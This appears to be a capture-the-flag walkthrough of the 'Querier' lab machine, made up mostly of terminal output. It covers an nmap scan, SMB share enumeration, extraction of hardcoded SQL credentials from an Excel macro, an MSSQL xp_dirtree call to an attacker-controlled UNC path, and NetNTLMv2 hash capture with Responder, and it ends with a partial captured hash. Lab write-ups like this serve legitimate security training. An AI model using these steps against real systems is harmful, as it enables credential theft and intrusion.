





```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.125
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-18 18:51 +03
Warning: 10.10.10.125 giving up on port because retransmission cap hit (6).
Stats: 0:05:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.92% done; ETC: 19:12 (0:15:09 remaining)
Stats: 0:20:44 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.67% done; ETC: 19:15 (0:02:55 remaining)
Nmap scan report for 10.10.10.125
Host is up (0.26s latency).
Not shown: 65508 closed ports
PORT      STATE    SERVICE       VERSION
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds?
1433/tcp  open     ms-sql-s      Microsoft SQL Server vNext tech preview 14.00.1000
2500/tcp  filtered rtsserv
3426/tcp  filtered arkivio
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
15396/tcp filtered unknown
19384/tcp filtered unknown
34038/tcp filtered unknown
36384/tcp filtered unknown
40589/tcp filtered unknown
46784/tcp filtered unknown
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47445/tcp filtered unknown
49664/tcp open     msrpc         Microsoft Windows RPC
49665/tcp open     msrpc         Microsoft Windows RPC
49666/tcp open     msrpc         Microsoft Windows RPC
49667/tcp open     unknown
49668/tcp open     msrpc         Microsoft Windows RPC
```




```
root@kali:~/Masaüstü# smbclient -L 10.10.10.125
Enter WORKGROUP\root's password: 

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk      
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~/Masaüstü# 
```




```
Failed to connect with SMB1 -- no workgroup available
root@kali:~/Masaüstü# smbclient \\\\10.10.10.125\\Reports
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jan 29 02:23:48 2019
  ..                                  D        0  Tue Jan 29 02:23:48 2019
  Currency Volume Report.xlsm         A    12229  Mon Jan 28 01:21:34 2019

                6469119 blocks of size 4096. 1561858 blocks available
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (11.1 KiloBytes/sec) (average 11.1 KiloBytes/sec)
```




```
root@kali:~/Masaüstü/output# binwalk Currency\ Volume\ Report.xlsm

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 367, uncompressed size: 1087, name: [Content_Types].xml
936           0x3A8           Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 588, name: _rels/.rels
1741          0x6CD           Zip archive data, at least v2.0 to extract, compressed size: 813, uncompressed size: 1821, name: xl/workbook.xml
2599          0xA27           Zip archive data, at least v2.0 to extract, compressed size: 260, uncompressed size: 679, name: xl/_rels/workbook.xml.rels
3179          0xC6B           Zip archive data, at least v2.0 to extract, compressed size: 491, uncompressed size: 1010, name: xl/worksheets/sheet1.xml
3724          0xE8C           Zip archive data, at least v2.0 to extract, compressed size: 1870, uncompressed size: 8390, name: xl/theme/theme1.xml
5643          0x160B          Zip archive data, at least v2.0 to extract, compressed size: 676, uncompressed size: 1618, name: xl/styles.xml
6362          0x18DA          Zip archive data, at least v2.0 to extract, compressed size: 3817, uncompressed size: 10240, name: xl/vbaProject.bin
10226         0x27F2          Zip archive data, at least v2.0 to extract, compressed size: 323, uncompressed size: 601, name: docProps/core.xml
10860         0x2A6C          Zip archive data, at least v2.0 to extract, compressed size: 400, uncompressed size: 794, name: docProps/app.xml
12207         0x2FAF          End of Zip archive, footer length: 22
```



```
root@kali:~/Masaüstü/output/_Currency Volume Report.xlsm.extracted/xl# strings vbaProject.bin
 macro to pull data for client volume reports
n.Conn]
Open
rver=<
SELECT * FROM volume;
word>
 MsgBox "connection successful"
Set rs = conn.Execute("SELECT * @@version;")
Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
 further testing required
Attribut
e VB_Nam
e = "Thi
sWorkboo
0{00020P819-
$0046}
|Global
Spac
dCreat
Pred
ecla
BExpo
Templ
ateDeriv
Bustomi
acro to @pull d
for clie
nt volu
reports
further
 testing@ requi
ub Conne
ct()
 As A DODB.
iohn
ecordset
Dr={SQ
```




```
root@kali:/usr/share/doc/python-impacket/examples# ./mssqlclient.py -db volume -windows-auth reporting@10.10.10.125
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> exec master.dbo.xp_dirtree '\\10.10.14.68\ghroot'
subdirectory


      depth

---------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------

-----------
```



```
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.68]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```


responder -I tun0

```
[+] Listening for events...
[*] Skipping previously captured hash for QUERIER\mssql-svc
[*] Skipping previously captured hash for QUERIER\mssql-svc
[*] Skipping previously captured hash for \gX
[*] Skipping previously captured hash for \gX
```




```
mssql-svc::QUERIER:
042cb0a3f8b537b1:F87E2DD56FF6531420C6770D95BC4B87:0101000000000000C0653150DE09D20101CCE9EE98EEB61A0000000002000800530004D004200330001001E00570049
```

